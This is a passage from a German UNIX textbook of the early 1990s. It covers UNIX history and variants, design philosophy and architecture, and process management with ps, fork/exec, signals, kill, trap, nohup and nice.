[3]Eine authentische Zusammenfassung findet sich in The Bell System Technical Journal, Vol. 57, July-August 1978, Nr.6, Part 2, p. 1897 - 2312

[4]Die PDP 11 hatte einen Adressraum von 64 KByte. Ein heutiger PC/AT hat einen Adressraum von wenigstens 16 MByte. Wenn UNIX allmählich zu einem Speicherfresser wird, liegt das nicht am Konzept, sondern daran, daß immer mehr hineingepackt wird.

Im Jahr 1991 hat AT&T die UNIX-Geschäfte in eine Tochtergesellschaft namens Unix System Laboratories (USL) ausgelagert, mit der der amerikanische Netzwerkhersteller Novell 1992 ein gemeinsames Unternehmen Univel gegründet hat. Anfang 1993 schließlich hat Novell USL übernommen. Ende 1993 hat Novell den Namen UNIX der Open Software Foundation vermacht. Der Handel geht weiter.

Die Väter von UNIX in den Bell Labs von AT&T – vor allem ROB PIKE und KEN THOMPSON – haben sich nicht auf ihren Lorbeeren ausgeruht und ein neues experimentelles Betriebssystem namens **Plan9** entwickelt, das in bewährter Weise seit Herbst 1992 an Universitäten weitergegeben wird. Es behält die Vorteile von UNIX wie das Klarkommen mit heterogener Hardware bei, läuft auf vernetzten Prozessoren (verteiltes Betriebssystem), kennt 16-bit-Zeichensätze und versucht, den Aufwand an Software zu minimieren, was angesichts der Entwicklung des alten UNIX und des X-Window-Systems als besonderer Vorzug zu werten ist. Ein ähnliches Ziel schwebt auch **HAX** vor, das mit einem einfachen Basissystem anfängt und sich durch Skalierbarkeit auszeichnet. Skalierbar heißt ausbaufähig, an die Bedürfnisse anpaßbar.

Die UNIX-Abfüllung von Hewlett-Packard – **HP-UX** – entstand 1982 und wurzelt in UNIX System III und Berkeley 4.1 BSD. Hewlett-Packard hat eigene Beiträge zur Grafik, Kommunikation, Datenverwaltung und zu Echtzeitfunktionen geleistet. In Europa gilt Siemens-Nixdorf mit **SINIX** als führender UNIX-Hersteller.

Seit 1985 läuft an der Carnegie-Mellon-Universität in Pittsburgh ein Projekt mit dem Ziel, einen von Grund auf neuen UNIX-Kernel unter Berücksichtigung moderner Erkenntnisse und Anforderungen zu entwickeln. Das System namens **MACH** läuft bereits auf einigen Anlagen (z. B. unter dem Namen NeXTstep auf NeXT-Maschinen[5] und 486ern). Ob es einen eigenen Zweig begründen wird wie seinerzeit das Berkeley-System und ob dieser im Lauf der Jahre wieder in die Linie von AT&T einmünden wird, weiß niemand zu sagen.

Die **Open Software Foundation** (OSF) arbeitet ebenfalls an einer neuen, von AT&T unabhängigen Verwirklichung eines UNIX-Systems unter dem Namen **OSF/1**. Dieses System wird von den Mitgliedern der OSF (IBM, Hewlett-Packard, DEC, Bull, Siemens u. a.) angeboten werden.

Das amerikanische Institute of Electrical and Electronics Engineers (IEEE) hat seit 1986 eine Sammlung von Standards namens **POSIX** (Portable Operating System Interface for Computer Environments) geschaffen, die die grundsätzlichen Anforderungen an UNIX-Systeme beschreibt. POSIX wird von der US-Regierung und der europäischen x/OPEN-Gruppe unterstützt und soll dazu führen, daß Software ohne Änderungen auf allen POSIX-konformen Systemen läuft. POSIX selbst ist also kein Betriebssystem.

Neben diesen kommerziellen UNIXen gibt es mehr oder weniger freie Abkömmlinge. Das **GNU-Projekt** der Free Software Foundation Inc., einer Stiftung, verfolgt das Ziel, der UNIX-Welt Software im Quellcode ohne Kosten zur Verfügung zu stellen. Treibende Kraft ist RICHARD M. STALLMAN. Der Gedanke hinter dem

[5] Beim Schreiben dieser Zeilen erreicht uns die traurige Nachricht von der Produktionseinstellung dieser Computer. *Ον οι θεοι φιλουσιν αποθνησκει νεος.*

Projekt ist, daß jeder UNIX-Programmierer Software schreibt und braucht und unter dem Strich besser fährt, wenn er sich als Geber und Nehmer an GNU beteiligt. Es sind bereits einige große Programme (C-Compiler, Gnuplot, Ghostscript) veröffentlicht, allerdings noch kein Betriebssystem, siehe Abschnitt 3.16 *GNU is not UNIX*. Weitere auf UNIX basierende Betriebssysteme (MINIX, LINUX und andere) sind in Abschnitt 3.17 *UNIX auf PCs* beschrieben.

Alle diese UNIX-Systeme sind in den wesentlichen Zügen gleich. Sie bauen aber auf verschiedenen Versionen von UNIX auf (vor allem unterscheiden sich der AT&T-Zweig und der Berkeley-Zweig) und weichen daher in Einzelheiten voneinander ab. Dennoch sind die Unterschiede gering im Vergleich zu den Unterschieden zwischen grundsätzlich fremden Systemen. Weltweit laufen zur Zeit etwa eine Million Installationen. Aktuell ist System V, Version 4.2 (HP-UX 9.0). Auf PCs ist die posixkonforme Version 4.0 von UNIX System V 3.2 der Santa Cruz Operation (SCO) verbreitet, aber nicht das einzige UNIX.

Bei aller Verwandschaft der UNIXe ist trotzdem Vorsicht geboten, wenn es heißt, irgendeine Hard- oder Software sei für UNIX verfügbar. Das ist bestenfalls die halbe Wahrheit. Bei Hardware kann die Verbindung zum UNIX-System schon an mechanischen Problemen scheitern. Eine Modemkarte für einen IBM-PC paßt weder mechanisch noch elektrisch in eine HP 9000/800. Ausführbare Programme sind für einen bestimmten Prozessor compiliert und nicht übertragbar, sie sind nicht binärkompatibel. Nur der Quellcode von Programmen, die für UNIX-Systeme geschrieben worden sind, läßt sich zwischen UNIX-Systemen austauschen, unter Umständen mit leichten Anpassungen.

3.2.3 Vor- und Nachteile

Niemand behauptet, UNIX sei das beste aller Betriebssysteme. Im Gegenteil, manche Computerhersteller halten ihre eigenen (proprietären) Betriebssysteme für besser[6]. Aber: ein IBM-Betriebssystem läuft nicht auf einem DEC-Rechner und umgekehrt. UNIX hingegen stammt von einer Firma, die nicht als Computerhersteller aufgefallen ist, und läuft auf den Maschinen vieler Hersteller. Man braucht also nicht jedesmal umzulernen, wenn man den Computer wechselt. Bei Autos ist man längst so weit.

Diese gute **Portierbarkeit** rührt daher, daß UNIX mit Ausnahme der Treiberprogramme in einer höheren Programmiersprache – nämlich C – geschrieben ist. Zur Portierung auf eine neue Maschine braucht man also nur die Treiber und einen C-Compiler in der maschinennahen und unbequemen Assemblersprache zu schreiben. Der Rest wird fast unverändert übernommen.

Eng mit dem Gesagten hängt zusammen, daß UNIX die Verbindung von Hardware unterschiedlicher Hersteller unterstützt. Man kann unter UNIX an einen Rechner von Hewlett-Packard Terminals von Wyse und Drucker von NEC anschließen. Das ist revolutionär. Eine Folge dieser Flexibilität ist, daß die Eigenschaften der gesamten Anlage in vielen **Konfigurations-Files** beschrieben sind, die Speicherplatz und Prozessorzeit verbrauchen. Stimmen die Eintragungen in diesen Files nicht, gibt es Störungen. Und meist ist an einer Störung ein File mehr

[6] Real programmers use IBM OS/370.

beteiligt, als man denkt. Die Konfigurations-Files hüten die System-Manager wie ihre Augäpfel, denn es steckt viel Arbeit darin.

Zweitens enthält UNIX einige Gedanken, die wegweisend waren. Es war von Anbeginn ein System für mehrere Benutzer (**Multiuser-System**). Andere Punkte sind die File-Hierarchie, die Umlenkung von Ein- und Ausgabe, Pipes, der Kommando-Interpreter, das Ansprechen der Peripherie als Files, leistungs- und erweiterungsfähige Werkzeuge und Dienstprogramme (fertige Programme zum Erledigen häufig vorkommender Aufgaben). Andere Betriebssysteme beziehen diese Annehmlichkeiten erst allmählich ein. Man muß den Weitblick der Väter von UNIX bewundern.

Die Stärken von UNIX liegen in der Programmierumgebung, in der Kommunikation und in der (inzwischen etwas zurückgebliebenen) Textverarbeitung. Schwächen von UNIX sind das Fehlen von Grafik- und Datenbankfunktionen sowie eine nur mittlere Sicherheit. Manchen ist die **Benutzeroberfläche** zu spartanisch. Wenn UNIX nichts sagt, geht es ihm gut, oder es ist mausetot. Wer viel am Bildschirm arbeitet, ist für die Schweigsamkeit jedoch dankbar. Es gibt auch technische Gründe für die Zurückhaltung: wohin sollten die Meldungen eines Kommandos in einer Pipe oder bei einem Hintergrundprozess gehen, ohne andere Prozesse zu stören? Die Vielzahl und der Einfallsreichtum der Leute, die an UNIX mitgearbeitet haben und noch weiterarbeiten, hat stellenweise zu einer etwas unübersichtlichen und den Anfänger verwirrenden Fülle von Werkzeugen geführt. Statt *einer* Shell gibt es gleich ein halbes Dutzend Geschmacksrichtungen. Nach heutiger Erkenntnis hat UNIX auch Schwächen theoretischer Art, siehe ANDREW S. TANENBAUM.

UNIX gilt als schwierig im Vergleich zu MS-DOS. In dieser Allgemeinheit teilen wir die Meinung nicht. Für den Benutzer ist UNIX eher einfacher, weil es mehr kann, zuverlässiger ist und viele Dinge selbsttätig erledigt. Auch für den Anwendungsprogrammierer ist UNIX einfacher, insbesondere was die Speicherverwaltung angeht (für UNIX steht der Speicher zusammenhängend zur Verfügung, und wenn er nicht reicht, wird geschwoppt). Das System-Management hingegen ist schwieriger. An einer Aufgabe wie Electronic Mail oder Druckerausgabe sind ein Dutzend Files beteiligt, die zusammenarbeiten müssen und das nicht von vornherein tun.

UNIX ist sicherer als MS-DOS oder ähnliche Betriebssysteme. Den Reset-Knopf brauchen wir vielleicht einmal im Vierteljahr, und das meist im Zusammhang mit System-Umstellungen, die heikel sein können. Anwendungsprogramme eines gewöhnlichen Benutzers haben gar keine Möglichkeit, das System abstürzen zu lassen (sagen wir vorsichtshalber fast keine).

3.2.4 UNIX-Philosophie

Unter UNIX stehen einige hundert **Dienstprogramme** (utility) zur Verfügung. Dienstprogramme werden mit dem Betriebssystem geliefert, gehören aber nicht zum Kern, sondern haben den Rang von Anwendungsprogrammen. Sie erledigen immer wieder und überall vorkommende Arbeiten wie Anzeige von Fileverzeichnissen, Kopieren, Löschen, Editieren von Texten, Sortieren und Suchen. Die Dienstprogramme von UNIX erfüllen jeweils *eine* überschaubare Funktion. Komplizierte

Aufgaben werden durch die Kombination von Dienstprogrammen gemeistert. Eierlegende Wollmilchsäue widersprechen der reinen UNIX-Lehre.

Der Benutzer wird mit unnötigen Informationen verschont. No news are good news. Rückfragen, ob man ein Kommando wirklich ernst gemeint hat, gibt es nicht. UNIX rechnet mit dem mündigen Bürger. Ein Gegensatz zur MS-DOS-Welt ist zu erkennen.

UNIX erleichtert die Zusammenarbeit der Benutzer und geht davon aus, daß alle guten Willens sind. Es gibt aber Hilfsmittel zur Überwachung und zur Sicherung. Schwarze Schafe entdeckt ein gewissenhafter System-Manager und sperrt sie ein.

3.2.5 Aufbau

Man kann sich ein UNIX-System als ein Gebäude mit mehreren Stockwerken vorstellen (Abb. 3.1). Im Keller steht die **Hardware**. Darüber sitzt im Erdgeschoß der **UNIX-Kern**, der mit der Hardware über die Treiberprogramme und mit den höheren Etagen über die Systemaufrufe verkehrt. Außerdem enthält der Kern die Prozessverwaltung und das File-System. Der betriebsfähige Kern ist ein einziges Programm, das im File-System unter `/hp-ux` zu finden ist (auf anderen Anlagen unter einem entsprechenden Namen). Hardware und UNIX-Kern bilden die UNIX-Maschine. Die Grenze des Kerns nach oben (die Systemaufrufe) ist in der **UNIX System V Interface Definition** (SVID) beschrieben. Was aus den oberen Stockwerken kommt, sind für den UNIX-Kern **Benutzer-** oder **Anwendungsprogramme**, auch falls sie zum Lieferumfang von UNIX gehören. Die Anwendungsprogramme sind austauschbar, veränderbar, ergänzbar. Für den Benutzer im Dachgeschoß ist die Sicht etwas anders. Er verkehrt mit der Maschine über einen Kommandointerpreter, die **Shell**. Sie nimmt seine Wünsche entgegen und sorgt für die Ausführung. UNIX ist für ihn in erster Linie die Shell. Allerdings könnte sich ein Benutzer eine eigene Shell schreiben oder Programme, die ohne Shell auskommen. Dieses Doppelgesicht des Kommandointerpreters spiegelt seine Mittlerrolle zwischen Benutzer und Betriebssystem-Kern wider.

Die Verteilung der Aufgaben zwischen Kern und Anwendungen ist in manchen Punkten willkürlich. Eigentlich sollte ein Kern nur die unbedingt notwendigen Funktionen enthalten. Ein Monolith von Kern, der alles macht, ist bei den heutigen Anforderungen kaum noch zu organisieren. In MINIX und OS/2 beispielsweise ist das File-System eine Anwendung, also nicht Bestandteil des Kerns. Auch die Arbeitsspeicherverwaltung – das Memory Management – läßt sich auslagern, so daß nur noch Steuerungs- und Sicherheitsfunktionen im Kern verbleiben.

Wer tiefer in den Aufbau von UNIX oder verwandten Betriebssystemen eindringen möchte, sollte mit den im Anhang L *Literatur* genannten Büchern von ANDREW S. TANENBAUM beginnen. Der Quellcode zu dem dort beschriebenen Betriebssystem MINIX ist verfügbar. Weiterhin ist im Netz ein Betriebssystem LINUX in Entwicklung, dessen Quellen frei zugänglich sind. Ein Buch dazu gibt es nicht, aber im Netz sind Informationen zu finden. Drittens ist in der Universität Karlsruhe, Institut für Betriebs- und Dialogsysteme ein Betriebssystem KBS für einen Kleinrechner (Atari) entwickelt worden, das in der Zeitschrift ct Nr. 2, 3 und



Abb. 3.1: Schematischer Aufbau von UNIX

4/1993 beschrieben ist und zu dem ausführliche Unterlagen erhältlich sind. Dieses System ist zwar kein UNIX, sondern etwas kleiner und daher überschaubarer, aber die meisten Aufgaben und einige Lösungen sind UNIX-ähnlich.

3.3 Prozesse

3.3.1 Was ist ein Prozess?

Wir müssen – zumindest vorübergehend – unterscheiden zwischen einem Programm und einem Prozess, von manchen Task genannt. Ein Programm "läuft" nicht, sondern ruht als File im File-System. Beim Aufruf des Programmes wird es in den Arbeitsspeicher kopiert, mit Daten ergänzt und bildet dann einen **Prozess**, der Prozessorzeit anfordert und seine Tätigkeit entfaltet. Man kann den Prozess als die grundlegende, unteilbare Einheit ansehen, in der Programme ausgeführt werden. Inzwischen unterteilt man jedoch in bestimmten Zusammenhängen Prozesse noch feiner (threads), wie auch das Atom heute nicht mehr unteilbar ist.

Ein UNIX-Prozess besteht im Arbeitsspeicher aus drei Teilen: einem **Code-Segment** (auch leider Text-Segment genannt, obwohl aus unlesbarem Maschinencode bestehend), einem **Benutzerdaten-Segment** und einem **Systemdaten-**

Segment. Er bekommt eine eindeutige Nummer, die **Prozess-ID** (PID). Das Code-Segment wird bei der Erzeugung des Prozesses beschrieben und ist dann vor weiteren schreibenden Zugriffen geschützt[7]. Das Benutzerdaten-Segment wird vom Prozess beschrieben und gelesen, das Systemdaten-Segment darf vom Prozess gelesen und vom Betriebssystem beschrieben und gelesen werden. Im Benutzerdaten-Segment finden sich unter anderem die dem Prozess zugeordneten Puffer. Unter die Systemdaten fallen Statusinformationen über die Hardware und über offene Files. So wird verhindert, daß ein wildgewordener Prozess das System lahmlegt.

Die gerade im System aktiven Prozesse listet man mit dem Kommando `ps(1)` mit der Option `-ef` auf. Die Ausgabe sieht so aus:

```
     UID   PID  PPID  C    STIME TTY      TIME COMMAND
    root     0     0  0  Jan 22  ?        0:04 swapper
    root     1     0  0  Jan 22  ?        1:13 init
    root     2     0  0  Jan 22  ?        0:00 pagedaemon
    root     3     0  0  Jan 22  ?        0:00 statdaemon
    root    31     1  0  Jan 22  ?        0:18 /etc/cron
    root    46     1  0  Jan 22  console  0:00 sleep
    root    48     1  0  Jan 22  console  0:00 sleep
    root    59     1  0  Jan 22  ?        0:00 /etc/delog
 wualex1  1279     1  0  Feb  4  console  0:00 -ksh [ksh]
    root  1820     1  0 00:48:00 tty0p2   0:00 /etc/getty
      lp  1879     1  0 00:51:17 ?        0:00 lpsched
    root  2476     1  0 13:02:40 tty1p0   0:00 /etc/getty
    root  2497     1  0 13:04:31 tty0p1   0:00 /etc/getty
    root  2589     1  0 13:31:34 tty1p1   0:00 /etc/getty
 wualex1  2595  1279  4 13:32:39 console  0:00 -ksh [ksh]
 wualex1  2596  2595 21 13:32:40 console  0:00 ps -ef
 wualex1  2597  2595  3 13:32:40 console  0:00  [sort]
```

Die Spalten bedeuten folgendes:

- UID User-ID, Besitzer des Prozesses
- PID Prozess-ID, Prozessnummer
- PPID Parent Process ID, Nummer des Elternprozesses
- C Prozessorbenutzung (für Scheduler Priority)
- STIME Start Time des Prozesses
- TTY Kontroll-Terminal des Prozesses
- TIME Dauer der Ausführung des Prozesses
- COMMAND Name des Prozesses, zugehöriges Programm

[7] In einfacheren Betriebssystemen als UNIX ist es möglich, daß ein Programm während der Ausführung seinen im Arbeitsspeicher stehenden Code verändert. Man könnte ein Programm schreiben, daß sich selbst auffrißt. Diese Programmierweise ist ungewöhnlich.

Im obigen Beispiel ist der jüngste Prozess `sort` mit der Nr. 2597; er ist zusammen mit `ps -ef` Bestandteil einer Pipe, um die Ausgabe nach der PID sortiert auf den Bildschirm zu bekommen. Beide sind Kinder einer Shell `ksh` mit der Nr. 2595. Die eckigen Klammern um den Namen weisen darauf hin, daß der Prozess bei seiner Erzeugung möglicherweise einen anderen Namen hatte, meist unwichtig. Die Shell ihrerseits ist Kind der Login-Shell mit der Nr. 1279, die aus einem `getty`-Prozess mit derselben Nummer entstanden ist. Elternprozess aller `getty`-Prozesse ist der Dämon `init` mit der PID 1, der Urahne der meisten Prozesse auf dem System. Dieser und noch wenige andere Dämonen wurden vom `swapper` mit der PID 0 erzeugt. Man bemerkt ferner die Dämonen `cron(1M)` und `lpsched(1M)` sowie zwei schlafende Prozesse (Nr. 46 und 48), die die Druckerports geöffnet haben. Eine Erklärung der hier vorkommenden Begriffe folgt auf den nächsten Seiten.

Alle Prozesse, die von einem gemeinsamen Vorfahren abstammen, gehören zu einer **Prozessgruppe**. Sie verkehren mit der Außenwelt über dasselbe **Kontrollterminal** und empfangen bestimmte **Signale** als Gruppe. Der gemeinsame Vorfahre ist der **Prozessgruppenleiter**. Über den Systemaufruf `setpgrp(2)` ernennt sich ein Prozess zum Leiter einer neuen Gruppe. Ohne diese Möglichkeit gäbe es im System nur eine Prozessgruppe, da alle Prozesse auf `init` zurückgehen.

3.3.2 Prozesserzeugung (exec, fork)

Nehmen wir an, wir hätten bereits einen Prozess. Dieser kopiert sich, dann haben wir zwei gleiche Prozesse, einen **Elternprozess** und einen **Kindprozess**. Das Codesegment des Kindprozesses wird nun mit dem Code des neuen Kommandos oder Programmes überlagert. Dann wird der Kindprozess ausgeführt, während der Elternprozess wartet. Ist der Kindprozess fertig, wird er im Speicher gelöscht und sein Ende dem Elternprozess mitgeteilt, der nun weitermacht. Der Kindprozess kann seinerseits – solange er lebt – wieder Kinder bekommen, so daß einem lebhaften Familienleben nichts im Wege steht (Abb. 3.2). Durch das Kopieren erbt der Kindprozess beide Datensegmente des Elternprozesses und kann damit arbeiten. Eine Rückvererbung von den Kindern auf die Eltern gibt es im Gegensatz zum bürgerlichen Recht (BGB, 5. Buch) nicht, die Vererbung ist eher biologisch aufzufassen. Programmiertechnisch bedeutet die Prozesserzeugung den Aufruf eines selbständigen Programmes (Hauptprogrammes) aus einem anderen Programm heraus, wofür die Systemaufrufe `exec(2)` und `fork(2)` verwendet werden, siehe Programm 3.29 *Prozess-Erzeugung*.

Wie gelangen wir nun zu dem ersten Prozess im System, der zwangsläufig als Vollwaise auf die Welt kommen muß? Beim Einschalten des Computers läuft ein Vorgang ab, der den Prozess Nr. 1 mit Namen `init` erzeugt. Davor läuft noch ein Prozess `swapper` mit der Nr. 0, der den Verkehr zwischen Arbeits- und Massenspeicher regelt, aber nicht auf allen Anlagen angezeigt wird. Prozess Nr. 1 erzeugt für jedes Terminal einen `getty`-Prozess, ist also unter Umständen Elternteil einer zahlreichen Nachkommenschaft. Die `getty`-Prozesse nehmen die Anmeldungen der Benutzer entgegen und ersetzen sich ohne Erzeugung eines Kindprozesses durch den `login`-Prozess, der die Anmeldung prüft. Bei Erfolg ersetzt sich der `login`-Prozess durch den Kommandointerpreter, die Shell. Der Elternprozess die-



Abb. 3.2: Synchrone und asynchrone Prozesse

ser ersten Shell ist also `init`, ihre Prozess-ID und ihre Startzeit ist die des zugehörigen `getty`-Prozesses. Alle weiteren Prozesse der Sitzung sind Kinder, Enkel, Urenkel usw. der Sitzungs-Shell. Am Ende einer Sitzung stirbt die Sitzungs-Shell ersatzlos. Der `init`-Prozess – der Urahne – erfährt dies und erzeugt wieder einen neuen `getty`-Prozess.

Wenn der Eltern-Prozess mit seiner Arbeit wartet, bis sein Abkömmling fertig ist, spricht man von einem **synchronen** oder **Vordergrund-Prozess**. Das ist der Regelfall. Man kann aber auch als letztes Zeichen der Kommandozeile das et-Zeichen `&` geben, dann ist der Elternprozess sofort zu neuen Taten bereit. Der Kind-Prozess läuft **asynchron** oder im **Hintergrund**. Sinnvoll ist das nur, falls der Elternprozess nicht die Ergebnisse seines Kindes benötigt.

Der Benutzer, der einen Prozess aus seiner Sitzung gestartet hat, ist der Besitzer des Prozesses und verfügt über ihn, insbesondere darf er ihn gewaltsam beenden. Das Terminal, von dem der Prozess aus gestartet wurde, ist sein Kontroll-Terminal `/dev/tty`, über das er seinen Dialog abwickelt.

Das System führt eine **Prozesstabelle**, in der für jeden Prozess alle zugehörigen Informationen von der Prozess-ID bis zu den Zeigern auf die Speichersegmente liegen. Das Kommando `ps(1)` greift auf diese Tabelle zu.

3.3.3 Signale und Prozessbeendigung (kill, trap)

Ein Prozess kann niemals von außen beendet werden außer durch Abschalten der Stromversorgung. Er verkehrt mit seiner Umwelt einzig über rund zwei Dutzend verschiedene **Signale**. Ihre Bedeutung ist im Anhang G nachzulesen oder im Handbuch unter `signal(2)`. Ein Prozess reagiert in dreierlei Weise auf ein Signal:

- er beendet sich (Default[8]) oder
- ignoriert das Signal oder
- verzweigt zu einem anderen Prozess.

Mit dem Kommando `kill(1)` (unglücklich gewählter Name) wird ein Signal an einen Prozess gesendet. Das Kommando

```
kill -15 4711
```

schickt das Signal Nr. 15 (SIGTERM) an den Prozess Nr. 4711 und fordert ihn damit höflich auf, seine Arbeit zu beenden und aufzuräumen. Das Signal Nr. 9 (SIGKILL) führt zum sofortigen Selbstmord des jeweiligen Prozesses; unter Umständen bleibt Müll in den Speichern zurück.

Wie ein Programm bzw. Shellscript (was das ist, folgt in Abschnitt 3.5.2 *Shellscripts*) auf ein Signal reagiert, legt man in Shellscripts mit dem Kommando `trap` und in Programmen mit dem Systemaufruf `signal(2)` fest. Einige wichtige Signale wie Nr. 9 können nicht ignoriert oder umfunktioniert werden. Ein Beispiel für den Gebrauch von Signalen in einem Shellscript namens `traptest`:

```
trap "print Abbruch durch Signal; exit" 15
trap "print Lass den Unfug!" 16
while :
do
sleep 1
done
```

Programm 3.1 : Shellscript traptest mit Signalbehandlung

Setzen Sie die Zugriffsrechte mit `chmod 750 traptest`. Wenn Sie das Shellscript mit `traptest` im Vordergrund starten, verschwindet der Prompt der Sitzungsshell, und Sie können nichts mehr eingeben, weil `traptest` unbegrenzt läuft und die Sitzungsshell auf das Ende von `traptest` wartet. Allein mit der Break-Taste (Signal 2) werden Sie `traptest` wieder los. Starten wir das Shellscript mit `traptest &` im Hintergrund, kommt der Prompt der Sitzungsshell sofort wieder, außerdem erfahren wir die PID der Shell, die `traptest` abarbeitet, merken! Mit `ps -f` sehen wir uns unsere Prozesse an und finden den `sleep`-Prozess aus dem Shellscript. Schicken wir nun mit `kill -16 PID` das Signal Nr. 16 an die zweite Shell, antwortet sie mit der Ausführung von `print Lass den Unfug!`. Da das Shellscript im Hintergrund läuft, kommt möglicherweise vorher schon der Prompt

[8]Für viele Größen im System sind Standardwerte vorgegeben, die gelten, solange man nichts anderes eingibt. Auch in Anwenderprogrammen werden solche Vorgaben verwendet. Man bezeichnet sie als Defaultwerte, wörtlich Werte, die für eine fehlende Eingabe einspringen.

der Sitzungsshell wieder. Schicken wir mit `kill -15 PID` das Signal Nr. 15, führt die zweite Shell die Kommandos `print Abbruch durch Signal; exit` aus, das heißt sie verabschiedet sich. Auch hier kann der Sitzungsprompt schneller sein.

Wenn ein Prozess gestorben ist, seine Leiche aber noch im Arbeitsspeicher herumliegt, wird er **Zombie** genannt. Zombies sollten nicht auf Dauer in der Prozesstabelle auftauchen.

3.3.4 Selbständige Prozesse (nohup)

Stirbt ein Elternprozess, so sterben automatisch alle etwa noch lebenden Kindprozesse; traurig, aber wahr. Mit dem Ende einer Sitzungsshell ist auch das Ende aller in der Sitzung erzeugten Prozesse gekommen. Man möchte gelegentlich jedoch Rechenprogramme zum Beispiel über Nacht laufen lassen, ohne die Sitzung während der ganzen Zeit fortzusetzen.

Mit dem Vorkommando `nohup(1)` (no hang up) vor dem Programmaufruf erreicht man, daß das Programm bei Beendigung der Sitzung weiterläuft, es ist von der Sitzung abgekoppelt. Gleichzeitig muß man es natürlich im Hintergrund (&) laufen lassen, sonst läßt sich die Sitzung nicht vom Terminal aus beenden. Tatsächlich bewirkt das Vorkommando `nohup(1)`, daß das Signal Nr. 1 (SIGHUP, hangup) ignoriert wird. Der Aufruf sieht so aus:

```
nohup program &
```

Soll `nohup` auf Kommandofolgen oder Pipes angewendet werden, sind sie in ein Shellscript zu verpacken. Die Ausgabe eines nogehupten Programmes geht automatisch in ein File namens `nohup.out`, falls sie nicht umgelenkt wird.

Starten wir das Shellscript `traptest` mit `nohup traptest &` und beenden unsere Sitzung (zweimal `exit` geben), so können wir in einer neuen Sitzung mit `ps -ef` feststellen, daß `traptest` in Form einer Shell und eines `sleep`-Prozesses weiterlebt. Besitzer und ursprüngliches Kontrollterminal werden angezeigt. Wir sollten die Shell möglichst bald mit `kill PID` beenden.

3.3.5 Priorität (nice)

Ein Dialog-Prozess sollte sofort antworten, sonst nervt er. Bei einem Rechenprozess, der nächtelang im Hintergrund läuft, kommt es dagegen auf eine Stunde mehr oder weniger nicht an. Deshalb werden den Prozessen unterschiedliche **Prioritäten** eingeräumt. In der Schlange der auf Prozessorzeit wartenden Prozesse kommt ein Prozess hoher Priorität vor einem Prozess niedriger Priorität, das heißt er kommt früher an die Reihe. Es bedeutet nicht, daß ihm mehr Prozessorzeit zugeteilt wird.

Die Priorität eines Prozesses, die man sich mit `ps -elf` anzeigen läßt, setzt sich aus zwei Teilen zusammen. Der Benutzer kann einem Prozess beim Aufruf einen `nice`-Faktor mitgeben. Ein hoher Wert des Faktors führt zu einer niedrigen Priorität. Den zweiten Teil berechnet das System unter dem Gesichtspunkt möglichst hoher Systemeffizienz. In einem Echtzeit-System wäre eine solche eigenmächtige Veränderung der Priorität untragbar.

Die `nice`-Faktoren haben Werte von 0 bis 39. Der Standardwert eines Vordergrundprozesses ist 20. Mit dem Aufruf

```
nice myprocess
```

setzt man den `nice`-Faktor des Prozesses `myprocess` auf 30 herauf, seine Priorität im System wird schlechter. Mittels

```
nice -19 myprocess
```

bekommt der `nice`-Faktor den schlechtesten Wert (39). Größere Zahlen werden als 19 interpretiert. Negative Werte verbessern den `nice`-Faktor über den Standardwert hinaus und sind dem System-Manager für Notfälle vorbehalten. Die Priorität eines bereits laufenden Prozesses läßt sich nicht mehr beeinflussen. In Verbindung mit `nohup` ist `nice` gebräuchlich:

```
nohup nice program &
nohup time nice program &
nohup nice time program &
```

Im letzten Fall wird auch die Priorität des `time`-Oberprogrammes herabgesetzt, was aber nicht viel bringt, da es ohnehin die meiste Zeit schläft.

Im GNU-Projekt findet sich ein Kommando `renice`, das die Priorität eines laufenden Prozesses zu ändern ermöglicht. Weitere Überlegungen zur Priorität stehen im Abschnitt 3.15 *HP Echtzeit-Erweiterungen*.

3.3.6 Dämonen

3.3.6.1 Was ist ein Dämon?

